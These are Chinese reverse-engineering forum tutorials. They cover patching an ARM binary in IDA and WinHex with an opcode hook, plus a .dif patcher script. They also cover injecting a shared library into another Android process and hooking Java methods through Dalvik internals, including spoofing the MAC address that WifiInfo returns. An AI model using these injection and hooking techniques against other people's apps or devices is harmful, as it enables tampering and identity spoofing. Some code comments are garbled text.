00072350 - 00072324 - 8 = 24

24 00 9f e5

代码:

```
.rodata:00072320  F0  47  2D  E9                  STMFD       SP!,  {R4-
R10,LR}                 ;  Store  Block  to  Memory
.rodata:00072324  24  00  9F  E5                  LDR           R0,  aHiArmHook                    ;  "hi  arm  hoo
k"
.rodata:00072328  02  02  02  02                  ANDEQ       R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:0007232C  02  02  02  02                  ANDEQ       R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:00072330  02  02  02  02                  ANDEQ       R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:00072334  02  02  02  02                  ANDEQ       R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:00072338  02  02  02  02                  ANDEQ       R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:0007233C  02  0A  02  02                  ANDEQ       R0,  R2,  #0x2000                ;  Rd  =  Op1  &
  Op2
.rodata:00072340  02  02  05  02                  ANDEQ       R0,  R5,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:00072344  0E  0F  02  02                  ANDEQ       R0,  R2,  #0x38                  ;  Rd  =  Op1  &
  Op2
.rodata:00072348  02  02  02  02                  ANDEQ       R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:0007234C  02  02  02  02                  ANDEQ       R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:0007234C                          ;  ---------------------------------------------------------------------
------
.rodata:00072350  68  69  20  61+aHiArmHook  DCB  "hi  arm  hook",0                  ;  DATA  XREF:  .rodata:000
72324r
.rodata:0007235C                          ;  ---------------------------------------------------------------------
------
.rodata:0007235C  02  02  02  02                  ANDEQ       R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
```

下面我们就剩跳到 puts 了.

再来看一下公式.

(dst - src) / 4 - 2 =opcode

puts 地址:0000AE98

(0000AE98 - 00072328) / 4 - 2 = FFFF FFFF FFFE 62DA

我们只要取三字节就行了,也就是 da62fe 加上 bl eb

代码:

```
.rodata:00072320                         loc_72320                                                                ;
  CODE  XREF:  .text:IsAddp
.rodata:00072320  F0  47  2D  E9                 STMFD      SP!,  {R4-
R10,LR}               ;  Store  Block  to  Memory
.rodata:00072324  24  00  9F  E5                 LDR          R0,  aHiArmHook                    ;  "hi  arm  hoo
k"
.rodata:00072328  DA  62  FE  EB                 BL           puts                                    ;  Bra
nch  with  Link
.rodata:0007232C  02  02  02  02                 ANDEQ      R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:00072330  02  02  02  02                 ANDEQ      R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:00072334  02  02  02  02                 ANDEQ      R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:00072338  02  02  02  02                 ANDEQ      R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:0007233C  02  0A  02  02                 ANDEQ      R0,  R2,  #0x2000                ;  Rd  =  Op1  &
  Op2
.rodata:00072340  02  02  05  02                 ANDEQ      R0,  R5,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:00072344  0E  0F  02  02                 ANDEQ      R0,  R2,  #0x38                  ;  Rd  =  Op1  &
  Op2
.rodata:00072348  02  02  02  02                 ANDEQ      R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:0007234C  02  02  02  02                 ANDEQ      R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:0007234C                         ;  ---------------------------------------------------------------
------
```

```
.rodata:00072350  68  69  20  61+aHiArmHook  DCB  "hi  arm  hook",0                    ;  DATA  XREF:  .rodata:000
72324r
.rodata:0007235C                          ;  ---------------------------------------------------------------------
------
```

现在弄完了,别忘了恢复我们前面 HOOK 的四个字节.

代码:

```
.text:000081CC  04  B0  2D  E5          STR          R11,  [SP,#-4+var_s0]!  ;  Store  to  Memory
```

直接复制 opcode 在 00072328 这个地址补丁即可.
完事后,别忘了再跳回去.

跳回去我们直接用上面说过的 ldmfd 指令.

恢复现场
F0 87 BD E8　　LDMFD SP!, {R4-R10,PC} // 将 R4-R10 LR 出栈,满递减堆栈

现在好像已经弄完了,但是在我实验过程中,发现还是有问题的.
问题是 puts 的参数,应该传一个字符串指针.
这里和 x86 有点不一样.所以我们应该在 0007235C 处写个地址,指向 00072350. 要不然程序弄到手机上运行是会出错的.

00072324 处的也要改一下.改成 30 00 9F E5.

改完后,如下.

代码:

```
.rodata:00072320                          loc_72320                                                          ;
  CODE  XREF:  .text:IsAddp
```

```
.rodata:00072320  F0  47  2D  E9                  STMFD      SP!,  {R4-
R10,LR}                 ;  Store  Block  to  Memory
.rodata:00072324  30  00  9F  E5                  LDR          R0,  =aHiArmHook                  ;  "hi  arm  hook
"
.rodata:00072328  DA  62  FE  EB                  BL            puts                                          ;  Bra
nch  with  Link
.rodata:0007232C  04  B0  2D  E5                  STR          R11,  [SP,#-
4]!                     ;  Store  to  Memory
.rodata:00072330  F0  87  BD  E8                  LDMFD      SP!,  {R4-
R10,PC}                 ;  Load  Block  from  Memory
.rodata:00072334                          ;  ---------------------------------------------------------------
------
.rodata:00072334  02  02  02  02                  ANDEQ      R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:00072338  02  02  02  02                  ANDEQ      R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:0007233C  02  0A  02  02                  ANDEQ      R0,  R2,  #0x2000                ;  Rd  =  Op1  &
  Op2
.rodata:00072340  02  02  05  02                  ANDEQ      R0,  R5,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:00072344  0E  0F  02  02                  ANDEQ      R0,  R2,  #0x38                  ;  Rd  =  Op1  &
  Op2
.rodata:00072348  02  02  02  02                  ANDEQ      R0,  R2,  #0x20000000          ;  Rd  =  Op1  &  Op2
.rodata:0007234C                        loc_7234C                                                          ;
  Rd  =  Op1  &  Op2
.rodata:0007234C  02  02  02  02                  ANDEQ      R0,  R2,  #0x20000000
.rodata:0007234C                          ;  ---------------------------------------------------------------
------
.rodata:00072350  68  69  20  61+aHiArmHook  DCB  "hi  arm  hook",0                  ;  DATA  XREF:  .rodata:000
72324o
```

```
.rodata:00072350  72  6D  20  68+                                                                    ;
  .rodata:off_7235Co
.rodata:0007235C  50  23  07  00  off_7235C  DCD  aHiArmHook                                  ;  DATA  XREF:  .rodat
a:00072324r
.rodata:0007235C
      ;  "hi  arm  hook"
```

在 IDA 里面改完后,其实并没有改完.因为 IDA 不支持直接在原文件里面修改.
那么我们可以通过 WINHEX 来修改.
在 IDA 里面,我们用组合快捷键. alt+f+p+d 导出 dif 文件.
然后用记事本打开 dif 文件, 用 winhex 对应着 dif 文件来修改即可.

代码:

```
This  difference  file  has  been  created  by  IDA

armhook
This  difference  file  has  been  created  by  IDA

armhook
000001CC:  04  53
000001CD:  B0  A8
000001CE:  2D  01
000001CF:  E5  EB

0006A320:  02  F0
0006A321:  02  47
0006A322:  02  2D
0006A323:  02  E9
```

```
0006A324:  02  30
0006A325:  02  00
0006A326:  02  9F
0006A327:  02  E5
0006A328:  02  DA
0006A329:  02  62
0006A32A:  02  FE
0006A32B:  02  EB
0006A32C:  02  04
0006A32D:  02  B0
0006A32E:  02  2D
0006A32F:  02  E5
0006A330:  02  F0
0006A331:  02  87
0006A332:  02  BD
0006A333:  02  E8

0006A350:  02  68
0006A351:  02  69
0006A352:  02  20
0006A353:  02  61
0006A354:  02  72
0006A355:  02  6D
0006A356:  0C  20
0006A357:  02  68
0006A358:  02  6F
0006A359:  02  6F
0006A35A:  02  6B
```

```
0006A35B:  03  00
0006A35C:  02  50
0006A35D:  02  23
0006A35E:  02  07
0006A35F:  02  00
```

7). 赶紧传手机上测试.

上传手机:

C:\Users\john\Desktop\Tools>adb push D:\Me\Company\armhook3 /data/local/tmp/

1507 KB/s (649852 bytes in 0.421s)

8). 执行程序:

$ ls

ls

armhook

armhook_ok

$ chmod 711 armhook_ok

chmod 711 armhook_ok

```
$ ./armhook_ok
./armhook_ok

hi arm code1.
Please Input a Name:2010
2010

Please Input a Password:3
3

hi arm hook!
2010 + 3 = 13
error
$ ./armhook_ok
./armhook_ok

hi arm code1.
Please Input a Name:2
2

Please Input a Password:2
2

hi arm hook!
2 + 2 = 13
error
$
```

我们可以看到 "hi arm hook!" 字符串了,说明我们 HOOK 是很成功的.
但是我们可以看到我运行了 2 次,返回的值始终是 13.
有兴趣的可以看看是怎么回事 这里我就不做解释了,我们的 arm opcode hook 就这样完成了

```
#!/usr/bin/env  python
#  coding=cp936

#  将 ida 导出的.dif  补丁到程序中
import  re
from  sys  import  argv,exit

def  patch(file,  dif,  revert=False):
    code  =  open(file,'rb').read()
    dif  =  open(dif,'r').read()
    m  =  re.findall('([0-9a-fA-F]+):  ([0-9a-fA-F]+)  ([0-9a-fA-F]+)',  dif)
    for  offset,orig,new  in  m:
        o,  orig,  new  =  int(offset,16),  orig.decode('hex'),  new.decode('hex')
        if  revert:
            if  code[o]==new:
                code  =  code[:o]+orig+code[o+1:]
            else:
                raise  Exception("patched  byte  at  %s  is  not  %02X"  %  (offset,  ord(new)))
        else:
            if  code[o]==orig:
                code  =  code[:o]+new+code[o+1:]
            else:
                raise  Exception("original  byte  at  %s  is  not  %02X"  %  (offset,  ord(orig)))
    open(file,'wb').write(code)
```

```
def  main():
    if  len(argv)<3:
        print  "Usage:  %s  <binary>  <IDA.dif  file>  [revert]"  %  (argv[0])
        print  "For  example:  idadif  executable.exe  executable.dif"
        print  "Applies  given  IDA  .dif  file  to  patch  binary;  use  revert  to  revert  patch."
        exit(0)

    file,  dif,  revert  =  argv[1],  argv[2],  False
    if  len(argv)>3:
        revert  =  True
        print  "Reverting  patch  %r  on  file  %r"  %  (dif,  file)
    else:
        print  "Patching  file  %r  with  %r"  %  (file,  dif)

    try:
        patch(file,  dif,  revert)
        print  "Done"
    except  Exception,  e:
        print  "Error:  %s"  %  str(e)
        exit(1)

if  __name__  ==  "__main__":
    main()
```

用法

idadif.py xx.exe xx.dif

几个 IsAdd 的参数都没保存，就变成 13 了 :\

其实 win 下也有支持 android 的编译方法
https://code.google.com/p/vs-android/
这个我有,但是我建议你从网上下载.我可以给你关键字.

Cortex-M3+权威指南
ARM 体系结构与编程_杜春雷
Armv7-M Architecture Reference Manual
AndroidSecurityTrends-ISC2013

和 arm 沾边的我都发出来了.
http://bbs.pediy.com/showthread.php?t=178362

hook java

注入安卓进程,并 hook java 世界的方法

标 题: 【原创】注入安卓进程,并 hook java 世界的方法
作 者: malokch
时 间: 2014-03-28,14:16:46
链 接: http://bbs.pediy.com/showthread.php?t=186054

说明:
安卓系统的可执行对象有两个世界,一个是 Linux Native 世界,一个是 Java 世界.两个世界能够通过 jvm 产生交互,具体来说就是通过 jni 技 术进行互相干涉.但是在正常情况下,只能在 Java 世界通过 jni 调用 native 方法,二 native 不能在没有任何 java 上的支持下干涉 java 世 界.
在一些应用中,我们需要对一个 app 的 java 世界进行干涉.再说到 linux 上的进程注入技术,已不用我多讲,但是传统的 linux 进程注入技术在安卓上只能进入目标进程的 native 世界.

于是本教程是要注入别的进程,并 hook java 世界的 java 方法!
文章长,详情见附件

注入安卓进程,并 hook java 世界的方法

说明:
安卓系统的可执行对象有两个世界,一个是 Linux Native 世界,一个是 Java 世界.两个世界能够通过 jvm 产生交互,具体来说就是通过 jni 技 术进行互相干涉.但是在正常情况下,只能在 Java 世界通过 jni 调用 native 方法,二 native 不能在没有任何 java 上的支持下干涉 java 世 界.

在一些应用中,我们需要对一个 app 的 java 世界进行干涉.再说到 linux 上的进程注入技术,已不用我多讲,但是传统的 linux 进程注入技术在安卓上只能进入目标进程的 native 世界.

于是本教程是要注入别的进程,并 hook java 世界的 java 方法!

条件:

1) 手机已 root
2) 布置好了的 ndk 环境
3) 网友贡献的 inject 代码

由于安卓上的进程注入网上已经有很多方案了,这里就不列举了,这里就假设读者已经能够将 so 注入到别的进程并顺利运行了.

首先贴一下这次的目标
代码:

```
package  com.example.testar;

import  java.lang.reflect.Field;
import  java.util.HashMap;
import  java.util.Map;

import  dalvik.system.DexClassLoader;
import  android.net.wifi.WifiInfo;
import  android.net.wifi.WifiManager;
import  android.os.Bundle;
import  android.app.Activity;
import  android.content.Context;
import  android.text.GetChars;
import  android.util.Log;
import  android.view.Menu;
import  android.view.View;
import  android.widget.Button;

public  class  MainActivity  extends  Activity  {
        private  final  Map<String,  ClassLoader>  mLoaders  =  new  HashMap<String,  ClassLoader>();

        @Override
        protected  void  onCreate(Bundle  savedInstanceState)  {
                super.onCreate(savedInstanceState);
                setContentView(R.layout.activity_main);
                Button  btn  =  (Button)  findViewById(R.id.button1);
                btn.setOnClickListener(new  View.OnClickListener()  {
```

```
                        @Override
                        public  void  onClick(View  v)  {
                                //  TODO  Auto-generated  method  stub
                                WifiManager  wifi  =  (WifiManager)  getSystemService(Context.WIFI_SERVICE);
                                WifiInfo  info  =  wifi.getConnectionInfo();
                                System.out.println("Wifi  mac  :"  +  info.getMacAddress());
                                System.out.println("return  "  +  test());
                        }
                });
        }

        @Override
        public  boolean  onCreateOptionsMenu(Menu  menu)  {
                //  Inflate  the  menu;  this  adds  items  to  the  action  bar  if  it  is  present.
                getMenuInflater().inflate(R.menu.main,  menu);
                return  true;
        }

        private  String  test()  {
                return  "real";
        }
}
```

我们的目标是上面的 test()方法,我们要改变其返回值.

接下来看看我们要注入到目标进程的 so.cpp, MethodHooker.cpp

代码:

```
so.cpp:
#include  "jni.h"
```

```
#include  "android_runtime/AndroidRuntime.h"
#include  "android/log.h"
#include  "stdio.h"
#include  "stdlib.h"
#include  "MethodHooker.h"
#include  <utils/CallStack.h>
#include  "art.h"
#define  log(a,b)  __android_log_write(ANDROID_LOG_INFO,a,b);  //  LOG  Й:info
#define  log_(b)  __android_log_write(ANDROID_LOG_INFO,"JNI_LOG_INFO",b);  //  LOG  Й:info
extern  "C"  void  InjectInterface(char*arg){
        log_("*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*");
        log_("*-*-*-*-*-*  Injected  so  *-*-*-*-*-*-*-*-*");
        log_("*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*");
        Hook();
        log_("*-*-*-*-*-*-*-  End  -*-*-*-*-*-*-*-*-*-*-*");
}

extern  "C"  JNIEXPORT  jstring  JNICALL  Java_com_example_testar_InjectApplication_test(JNIEnv  *env,  jclass  cl
azz)
{
        Abort_();
        return  env->NewStringUTF("haha  ");;
}
```

MethodHooker.cpp:

```
#include  "MethodHooker.h"
#include  "jni.h"
```

```
#include  "android_runtime/AndroidRuntime.h"
#include  "android/log.h"
#include  "stdio.h"
#include  "stdlib.h"
#include  "native.h"
#include  <dlfcn.h>
#define  ANDROID_SMP  0
#include  "Dalvik.h"
#include  "alloc/Alloc.h"

#include  "art.h"

#define  ALOG(...)  __android_log_print(ANDROID_LOG_VERBOSE,  __VA_ARGS__)

static  bool  g_bAttatedT;
static  JavaVM  *g_JavaVM;

void  init()
{
        g_bAttatedT  =  false;
        g_JavaVM  =  android::AndroidRuntime::getJavaVM();
}

static  JNIEnv  *GetEnv()
{
  int  status;
        JNIEnv  *envnow  =  NULL;
        status  =  g_JavaVM->GetEnv((void  **)&envnow,  JNI_VERSION_1_4);
```

```
        if(status < 0)
        {
                status = g_JavaVM->AttachCurrentThread(&envnow, NULL);
                if(status < 0)
                {
                        return NULL;
                }
                g_bAttatedT = true;
        }
        return envnow;
}

static void DetachCurrent()
{
        if(g_bAttatedT)
        {
                g_JavaVM->DetachCurrentThread();
        }
}

static int computeJniArgInfo(const DexProto* proto)
{
        const char* sig = dexProtoGetShorty(proto);
        int returnType, jniArgInfo;
        u4 hints;

        /* The first shorty character is the return type. */
        switch (*(sig++)) {
```

```
        case 'V':
                returnType = DALVIK_JNI_RETURN_VOID;
                break;
        case 'F':
                returnType = DALVIK_JNI_RETURN_FLOAT;
                break;
        case 'D':
                returnType = DALVIK_JNI_RETURN_DOUBLE;
                break;
        case 'J':
                returnType = DALVIK_JNI_RETURN_S8;
                break;
        case 'Z':
        case 'B':
                returnType = DALVIK_JNI_RETURN_S1;
                break;
        case 'C':
                returnType = DALVIK_JNI_RETURN_U2;
                break;
        case 'S':
                returnType = DALVIK_JNI_RETURN_S2;
                break;
        default:
                returnType = DALVIK_JNI_RETURN_S4;
                break;
        }

        jniArgInfo = returnType << DALVIK_JNI_RETURN_SHIFT;
```

```
        hints = dvmPlatformInvokeHints(proto);

        if (hints & DALVIK_JNI_NO_ARG_INFO) {
                jniArgInfo |= DALVIK_JNI_NO_ARG_INFO;
        } else {
                assert((hints & DALVIK_JNI_RETURN_MASK) == 0);
                jniArgInfo |= hints;
        }

        return jniArgInfo;
}

int ClearException(JNIEnv *jenv){
        jthrowable exception = jenv->ExceptionOccurred();
        if (exception != NULL) {
                jenv->ExceptionDescribe();
                jenv->ExceptionClear();
                return true;
        }
        return false;
}

bool isArt(){
        return true;
}

static jclass findAppClass(JNIEnv *jenv,const char *apn){
```

```
        //������oaders
        jclass  clazzApplicationLoaders  =  jenv->FindClass("android/app/ApplicationLoaders");
        jthrowable  exception  =  jenv->ExceptionOccurred();
        if  (ClearException(jenv))  {
                ALOG("Exception","No  class  :  %s",  "android/app/ApplicationLoaders");
                return  NULL;
        }
        jfieldID  fieldApplicationLoaders  =  jenv->GetStaticFieldID(clazzApplicationLoaders,"gApplicationLoaders"
,"Landroid/app/ApplicationLoaders;");
        if  (ClearException(jenv))  {
                ALOG("Exception","No  Static  Field  :%s","gApplicationLoaders");
                return  NULL;
        }
        jobject  objApplicationLoaders  =  jenv->GetStaticObjectField(clazzApplicationLoaders,fieldApplicationLoad
ers);
        if  (ClearException(jenv))  {
                ALOG("Exception","GetStaticObjectField  is  failed  [%s","gApplicationLoaders");
                return  NULL;
        }
        jfieldID  fieldLoaders  =  jenv->GetFieldID(clazzApplicationLoaders,"mLoaders","Ljava/util/Map;");
        if  (ClearException(jenv))  {
                ALOG("Exception","No  Field  :%s","mLoaders");
                return  NULL;
        }
        jobject  objLoaders  =  jenv->GetObjectField(objApplicationLoaders,fieldLoaders);
        if  (ClearException(jenv))  {
                ALOG("Exception","No  object  :%s","mLoaders");
                return  NULL;
```

```
        }
        //获取map 的values
        jclass  clazzHashMap  =  jenv->GetObjectClass(objLoaders);
        jmethodID  methodValues  =  jenv->GetMethodID(clazzHashMap,"values","()Ljava/util/Collection;");
        jobject  values  =  jenv->CallObjectMethod(objLoaders,methodValues);

        jclass  clazzValues  =  jenv->GetObjectClass(values);
        jmethodID  methodToArray  =  jenv->GetMethodID(clazzValues,"toArray","()[Ljava/lang/Object;");
        if  (ClearException(jenv))  {
                ALOG("Exception","No  Method:%s","toArray");
                return  NULL;
        }

        jobjectArray  classLoaders  =  (jobjectArray)jenv->CallObjectMethod(values,methodToArray);
        if  (ClearException(jenv))  {
                ALOG("Exception","CallObjectMethod  failed  :%s","toArray");
                return  NULL;
        }

                int  size  =  jenv->GetArrayLength(classLoaders);

                for(int  i  =  0  ;  i  <  size  ;  i  ++){
                        jobject  classLoader  =  jenv->GetObjectArrayElement(classLoaders,i);
                        jclass  clazzCL  =  jenv->GetObjectClass(classLoader);
                        jmethodID  loadClass  =  jenv->GetMethodID(clazzCL,"loadClass","(Ljava/lang/String;)Ljava/
lang/Class;");
                        jstring  param  =  jenv->NewStringUTF(apn);
                        jclass  tClazz  =  (jclass)jenv->CallObjectMethod(classLoader,loadClass,param);
```

```
                        if  (ClearException(jenv))  {
                                ALOG("Exception","No");
                                continue;
                        }
                        return  tClazz;
                }
        ALOG("Exception","No");
        return  NULL;
}



bool  HookDalvikMethod(jmethodID  jmethod){
        Method  *method  =  (Method*)jmethod;
        //  !!L긁 ODnative
        SET_METHOD_FLAG(method,  ACC_NATIVE);

        int  argsSize  =  dvmComputeMethodArgsSize(method);
        if  (!dvmIsStaticMethod(method))
                argsSize++;

        method->registersSize  =  method->insSize  =  argsSize;

        if  (dvmIsNativeMethod(method))  {
                method->nativeFunc  =  dvmResolveNativeMethod;
                method->jniArgInfo  =  computeJniArgInfo(&method->prototype);
        }
}
```

```
bool  ClassMethodHook(HookInfo  info){

        JNIEnv  *jenv  =  GetEnv();

        jclass  clazzTarget  =  jenv->FindClass(info.tClazz);
        if  (ClearException(jenv))  {
                ALOG("Exception","ClassMethodHook[Can't  find  class:%s  in  bootclassloader",info.tClazz);

                clazzTarget  =  findAppClass(jenv,info.tClazz);
                if(clazzTarget  ==  NULL){
                        ALOG("Exception","%s","Error  in  findAppClass");
                        return  false;
                }
        }

        jmethodID  method  =  jenv->GetMethodID(clazzTarget,info.tMethod,info.tMeihodSig);
        if(method==NULL){
                ALOG("Exception","ClassMethodHook[Can't  find  method:%s",info.tMethod);
                return  false;
        }

        if(isArt()){
                HookArtMethod(jenv,method);
        }else{
                HookDalvikMethod(method);
        }
```

```
        JNINativeMethod  gMethod[]  =  {
                {info.tMethod,  info.tMeihodSig,  info.handleFunc},
        };


        //funcÏNULLʱה A ◆◆◆◆◆◆◆◆◆◆◆◆◆◆ɾ
        if(info.handleFunc  !=  NULL){
                //  !!L·긵ה﹍ʁɭative
                if  (jenv->RegisterNatives(clazzTarget,  gMethod,  1)  <  0)  {
                        ALOG("RegisterNatives","err");
                        return  false;
                }
        }

        DetachCurrent();
        return  true;
}

int  Hook(){
        init();
        void*  handle  =  dlopen("/data/local/libTest.so",RTLD_NOW);
        const  char  *dlopen_error  =  dlerror();
        if(!handle){
                ALOG("Error","cannt  load  plugin  :%s",dlopen_error);
                return  -1;
        }
        SetupFunc  setup  =  (SetupFunc)dlsym(handle,"getpHookInfo");
        const  char  *dlsym_error  =  dlerror();
```

```
        if  (dlsym_error)  {
                ALOG("Error","Cannot  load  symbol  'getpHookInfo'  :%s"  ,  dlsym_error);
                dlclose(handle);
                return  1;
        }

        HookInfo  *hookInfo;
        setup(&hookInfo);

        ALOG("LOG","Target  Class:%s",hookInfo[0].tClazz);
        ALOG("LOG","Target  Method:%s",hookInfo[0].tMethod);

        ClassMethodHook(hookInfo[0]);
}
```

以下是我们想要的目标进程 java 世界执行的我们自定义的代码

代码:

```
libTest.so
#include  "native.h"
#include  <android/log.h>
#include  "stdio.h"
#include  "stdlib.h"
#include  "MethodHooker.h"

#define  log(a,b)  __android_log_print(ANDROID_LOG_VERBOSE,a,b);  //  LOG  Й:info
#define  log_(b)  __android_log_print(ANDROID_LOG_VERBOSE,"JNI_LOG_INFO",b);  //  LOG  Й:info

int  getpHookInfo(HookInfo**  pInfo);
```

```
JNIEXPORT  void  JNICALL  Java_com_example_testar_InjectClassloader_hookMethodNative
    (JNIEnv  *  jenv,  jobject  jboj,  jobject  jobj,  jclass  jclazz,  jint  slot)
{
        //log("TestAE","start  Inject  other  process");
}

JNIEXPORT  jstring  JNICALL  test(JNIEnv  *env,  jclass  clazz)
{
        //__android_log_print(ANDROID_LOG_VERBOSE,  "tag",  "call  <native_printf>  in  java");
        return  (*env)->NewStringUTF(env,"haha  ");;
}

HookInfo  hookInfos[]  =  {
                {"android/net/wifi/WifiInfo","getMacAddress","()Ljava/lang/String;",(void*)test},
                //{"com/example/testar/MainActivity","test","()Ljava/lang/String;",(void*)test},
                //{"android/app/ApplicationLoaders","getText","()Ljava/lang/CharSequence;",(void*)test},
};

int  getpHookInfo(HookInfo**  pInfo){
        *pInfo  =  hookInfos;
        return  sizeof(hookInfos)  /  sizeof(hookInfos[0]);
}
```

程序大致的流程是这样的,首先将 so.so 注入到目标进程,执行里面的 Hook()函数,然后 Hook()加载 libTest.so,获取里面定义的 Hook 信息.接着用 ClassMethodHook 挂钩 java 世界的方法.

关键一,从 native 世界进入 java 世界.熟悉 jni 编程的都知道,java 到 native 的桥梁是 JNIEnv,我们只要获得一个 JNIEnv 就能进入到 java 世界了.突破点就在 AndroidRuntime,android::AndroidRuntime::getJavaVM();这个 静态方法能够获取一个 JavaVM, JavaVM->GetEnv 方法能够获得一个 JNIEnv 了.JNIEnv 是和

线程相关的,使用前一定记得 将其附加到当前进程,也要在适当的时候将其销毁.

关键二,怎么影响内存里的 java 代码,这个情况替换内存是不现实的,但是可以取巧.我们知道 java 代码里将一个方法声明为 native 方法时,对 此函数的调用就会到 native 世界里找.我们何不在运行时将一个不是 native 的方法修改成 native 方法呢?这是可以做到的,看着段代码
代码:

```
bool  HookDalvikMethod(jmethodID  jmethod){
        Method  *method  =  (Method*)jmethod;
        //  !!L·讵 O Ďnative
        SET_METHOD_FLAG(method,  ACC_NATIVE);

        int  argsSize  =  dvmComputeMethodArgsSize(method);
        if  (!dvmIsStaticMethod(method))
                argsSize++;

        method->registersSize  =  method->insSize  =  argsSize;

        if  (dvmIsNativeMethod(method))  {
                method->nativeFunc  =  dvmResolveNativeMethod;
                method->jniArgInfo  =  computeJniArgInfo(&method->prototype);
        }
}
```

Jni 反射调用 java 方法时要用到一个 jmethodID 指针,这个指针在 Dalvik 里其实就是 Method 类,通过修改这个类的一些属性就可以实现在运行时将一个方法修改成 native 方法.
SET_METHOD_FLAG(method, ACC_NATIVE); 就是这么做的,其后面的代码就是设定 native 函数的参数占用内存大小统计.

也许你发现了,虽然将其修改成一个 native 方法了,但是这个方法对应的 native 代码在那里呢?这样做
代码:

```
    //  !!L·云ㄇ‿нlative
                if  (jenv->RegisterNatives(clazzTarget,  gMethod,  1)  <  0)  {
                        ALOG("RegisterNatives","err");
                        return  false;
                }
```

可以将一个 native 函数绑定到一个 java 的 native 方法

这样就能够实现开始的目标了!

我这里讲得是有点粗略了,但是这个技术牵涉到的知识太多了,主要是给老鸟参考的,小菜们拿来用用就好,要是要讲得小菜们都能明白,就不知要讲到何年何月了.还有就是上面的 art 环境的代码是跑不起来的,等我后面有空完善了再发一次吧!

本教程仅供学习交流用途,请勿用于非法用途!

希望老鸟勿笑,小鸟勿喷!谢谢观赏!

测试代码猛击这里:http://pan.baidu.com/s/1nt9GBsX

注：本帖由看雪论坛志愿者 PEstone 重新将 DOC 整理排版，若和原文有出入，以原作者附件为准

//################ 14.16.17 更新 ############################
之前没有提到调用原来的方法的方法,方法是这样，直接内存拷贝存起来
代码:

```
    uint  mlen  =  sizeof(Method);
    Method  *oldMeth  =  (Method*)malloc(mlen);
    memcpy(oldMeth,method,mlen);
```

```
    info->odlMethod  =  oldMeth;
    info->curMethod  =  method;
```

调用原来的方法就把内存拷回去，调用后再 hook 一次
代码:

```
    memcpy(hi->curMethod,hi->odlMethod,mlen);

    jmethodID  om  =  (jmethodID)hi->curMethod;
    jenv->CallVoidMethod(me,om,gDevice_Sensors);

    ClassMethodHook(jenv,&baiduhookInfos[0]);
```

以前觉得这样子可能会有问题,但是经过这么多天使用,而且问的人比较多,感觉还可以,在这里补充一下.

Hook Java 的的一个改进版本

标 题: 【原创】Hook Java 的的一个改进版本
作 者: boyliang
时 间: 2014-09-29,11:09:13
链 接: http://bbs.pediy.com/showthread.php?t=192803

 Hook Java 的的一个改进版本

[《注入安卓进程，并 Hook java 世界的方法》](http://bbs.pediy.com/showthread.php?t=186054)这篇好文相信大家都看这，里面所提到的方法估计大家也都试过。不过里面的所用的方法，我发现有两个可以改进的地方。

##改进点一：更简单地修改 java 方法为本地方法##

```
  ...
  // hook method
  int argsSize = calcMethodArgsSize(method->shorty);
  if (!dvmIsStaticMethod(method))
    argsSize++;

  SET_METHOD_FLAG(method, ACC_NATIVE);
  method->registersSize = method->insSize = argsSize;
  method->outsSize = 0;
  method->jniArgInfo = dvmComputeJniArgInfo(method->shorty);

  // save info to insns
  method->insns = (u2*)info;

  // bind the bridge func，only one line
  method->nativeFunc = method_handler;
  LOGI("[+] %s->%s was hooked\n", classDesc, methodName);
  ...
```

直接把 method->nativeFunc 即可，无需重新调用 JNIEnv 的 RegisterNatives 方法，其中 method_handler 可以是下面两种形式之一：

```
typedef void (*DalvikBridgeFunc)(const u4* args, JValue* pResult, const Method* method, struct Thread* self);
typedef void (*DalvikNativeFunc)(const u4* args, JValue* pResult);
```

这样有一个好处，就是所有 java 方法都可以统一指向同一个 native func，而不需要像为每一个 java method 方法指定一个 native func。

##改进点二：方法回调避免线程安全问题##
原来的方法，是这样的

```
 //hook 之前先拷贝
 uint mlen = sizeof(Method);
 Method *oldMeth = (Method*)malloc(mlen);
 memcpy(oldMeth,method,mlen);
 info->odlMethod = oldMeth;
 info->curMethod = method;

 //回调后再拷贝回来，再通过 jni->callXXXXMethod 调用，之后再重新 hook
 memcpy(hi->curMethod,hi->odlMethod,mlen);
 jmethodID om = (jmethodID)hi->curMethod;
 jenv->CallVoidMethod(me,om,gDevice_Sensors);
 ClassMethodHook(jenv,&baiduhookInfos[0]);
```

这个方法，其实是有线程安全问题的，其中在 dalvik 中，有很多方法可以直接调用 Method 对象，比如 dvmCallMethod, dvmCallMethodA, dvmCallMethodV,dvmInvokeMethod 等等。针对 DalvikBridgeFunc 和 DalvikNativeFunc 的参数，我最后选择使用 dvmInvokeMethod，这个函数的原型是这样的：

```
Object* dvmInvokeMethod(Object* obj, const Method* method, ArrayObject* argList, ArrayObject* params, ClassObject* returnType, bool noAccessCheck)
```

其中，obj 是 this 或者 null（如果是 static 方法），method 可以直接使用 hook 之前 copy 的对象，比较麻烦是 argList，params 和 returnType 的获取。获取 argList 的方法，我在 Proxy.cpp 中到了现成的 boxMethodArgs 方法，而 returnType 通过 Reflect.h 中 dvmGetBoxedReturnType 的方法也可以获取，而剩下的 params 只能自己写代 码了，下面是我的代码：

```
STATIC ArrayObject* dvmGetMethodParamTypes(const Method* method, const char* methodsig){
 /* count args */
